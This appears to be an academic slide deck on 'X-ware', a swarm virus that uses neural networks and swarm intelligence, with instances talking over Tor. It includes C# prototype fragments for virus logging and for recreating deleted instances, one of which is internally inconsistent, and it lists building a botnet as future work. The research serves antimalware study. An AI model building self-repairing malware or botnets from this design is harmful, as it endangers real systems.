
**Keywords:** Swarm virus, swarm intelligence, neural network, malware, computer virus, security

## X-ware – AI

- AI + X-ware = ?
- Possibilities
- Advantages and disadvantages
  - Robustness
  - Unreadability
  - Plasticity
  - Distributed payload
  - Detectability
- Next experiments



## Communication



X-Ware architecture, the individual communicate through Tor network




**X-ware**

**The Code**

# Prototype in C#

```
static void DisplayVirusInfo()
{
    //Display the information store inside the virus
    string[] inf = null;
    inf = ReadData();
    Console.WriteLine("Information of the swarm virus!");
    foreach (var item in inf)
    {
        Console.WriteLine("{0}\n", item);
    }
}

static void WriteLogInformation(string filename, string info1, string info2)
{
    //this function is used to record the virus activity
    StringBuilder sbuilder = new StringBuilder();
    using (StringWriter sw = new StringWriter(sbuilder))
    {
        using (XmlTextWriter w = new XmlTextWriter(sw))
        {
            w.WriteStartElement("LogInfo");
            w.WriteElementString("Time", DateTime.Now.ToString());
            w.WriteElementString("Info1", info1);
            w.WriteElementString("Info2", info2);
            w.WriteEndElement();
        }
    }
    using (StreamWriter w = new StreamWriter(filename, true, Encoding.UTF8))
    {
        w.WriteLine(sbuilder.ToString());
    }
}
```



```
static void CheckSwarmIntegrity()
{
    //Check integrity of the swarm.
    //If instances is removed, the current instance will recreate the virus
    string s = null;
    s = ReadData();
    var index = Array.IndexOf(s, "BgCommand");
    int count = 0;

    //browse the info array
    for (int i = 0; i < index; i++)
    {
        for (int j = 0; j <= index; j++)
        {
            //if the element values are equal to virus ID then update
            if (s[i] == ("svirus" + j))
            {
                //get the filepath of the virus ID svirusi
                string pathofvirus = s[i + 1];
                //check if the virus with ID exist
                if (File.Exists(pathofvirus) == false)
                {
                    //recreate the virus
                }
            }
        }
    }
}
```






## X-ware - demo 1


# The Communicating Virus



## X-ware - demo 2




## X-ware - demo 3



## X-ware: conclusion

- Expand X-ware to swarm worm
- Create botnet
- Simulate network traffic
  - With botnet
  - With X-ware
- Measure data, compare, search for patterns
- The future of the antimalware technologies



## X-ware – already published

**Zelinka, I., Das, S., Sikora, L. and Šenkeřík, R., 2018. Swarm virus-Next-generation virus and antivirus paradigm?. *Swarm and Evolutionary Computation*, 43, pp.207-224.**

Sikora, L. and Zelinka, I., 2018. Swarm Virus, Evolution, Behavior and Networking. In *Evolutionary Algorithms, Swarm Dynamics and Complex Networks* (pp. 213-239). Springer, Berlin, Heidelberg.

Cong, T.T., Zelinka, I., Plucar, J., Čandík, M., Šulc, V. "Artificial intelligence and cybersecurity." In: Proceedings of 4th International Conference on Artificial Intelligence and Evolutionary Computations in Engineering Systems (2019)

Cong Truong Thanh, and Ivan Zelinka. 2019. "A survey on artificial intelligence in malware as next generation threats" In the Mendel journal 2019 Brno, Czech Republic

Eslam Amer, Ivan Zelinka. "An Ensemble-Based Malware Detection Model Using Minimum Feature Set". accepted and will appear in Mendel Journal of soft computing, Vol. 25, No. 2, 2019

Amer, E. and Zelinka, I., 2020. A dynamic Windows malware detection and prediction method based on contextual understanding of API call sequence. *Computers & Security*, 92, p.101760.

Cong Truong Thanh, Quoc Bao Diep, and Ivan Zelinka. 2019. "Artificial Intelligence in The Cyber Domain: Offense And Defense." In Proceedings of the 10th International Symposium on Information and Communication Technology (SoICT 2019). ACM, New York, NY, USA

Cong Truong Thanh, Quoc Bao Diep, and Ivan Zelinka. 2020. "Swarm intelligence in Cybersecurity" *Swarm Intelligence: From Social Bacteria to Human Beings*. CRC Press


Truong, T.C., Diep, Q.B. and Zelinka, I., 2020. Artificial Intelligence in the Cyber Domain: Offense and Defense. *Symmetry*, 12(3), p.410.

Cong, T.T., Zelinka, I., Senkerik, R. "Neural Swarm Virus." In: Proceedings of 7-th Joint International Conferences on Swarm, Evolutionary and Memetic Computing Conference (SEMCCO 2019) & Fuzzy And Neural Computing Conference (FANCCO 2019) (2019)



## Conclusion


- We discussed
  - Basics of malware ideas
  - AI and SI overview
  - Darwinian malware evolution
  - Swarm intelligence
    - Training IDS
    - Used as the possible malware engine
  - X-Ware
    - Swarm malware with included ANN
  - Future antimalware technologies (use AI and SI,...)



# Thank you for your attention

[ivan.zelinka@vsb.cz](mailto:ivan.zelinka@vsb.cz), [senkerik@utb.cz](mailto:senkerik@utb.cz)

NAVY  
[navy.cs.vsb.cz](http://navy.cs.vsb.cz)



**A.I. Lab**

[ailab.fai.utb.cz](http://ailab.fai.utb.cz)



# Literature

1. Al-Yaseen, W.L., Othman, Z.A., Nazri, M.Z.A.: Multi-level hybrid support vector machine and extreme learning machine based on modified k-means for intrusion detection system. *Expert Systems with Applications* 67, 296–303 (2017)
2. Anderson, H.S., Kharkar, A., Filar, B., Evans, D., Roth, P.: Learning to evade static machine learning malware models via reinforcement learning. *arXiv preprint arXiv:1801.08917* (2018)
3. Aswani, R., Kar, A.K., Ilavarasan, P.V.: Detection of spammers in twitter marketing: a hybrid approach using social media analytics and bio inspired computing. *Information Systems Frontiers* 20(3), 515–530 (2018)
4. Aycock, J.: *Computer viruses and malware*, vol. 22. Springer Science & Business Media (2006)
5. Bianconi, G., Darst, R.K., Iacovacci, J., Fortunato, S.: Triadic closure as a basic generating mechanism of communities in complex networks. *Physical Review E* 90(4), 042806 (2014)
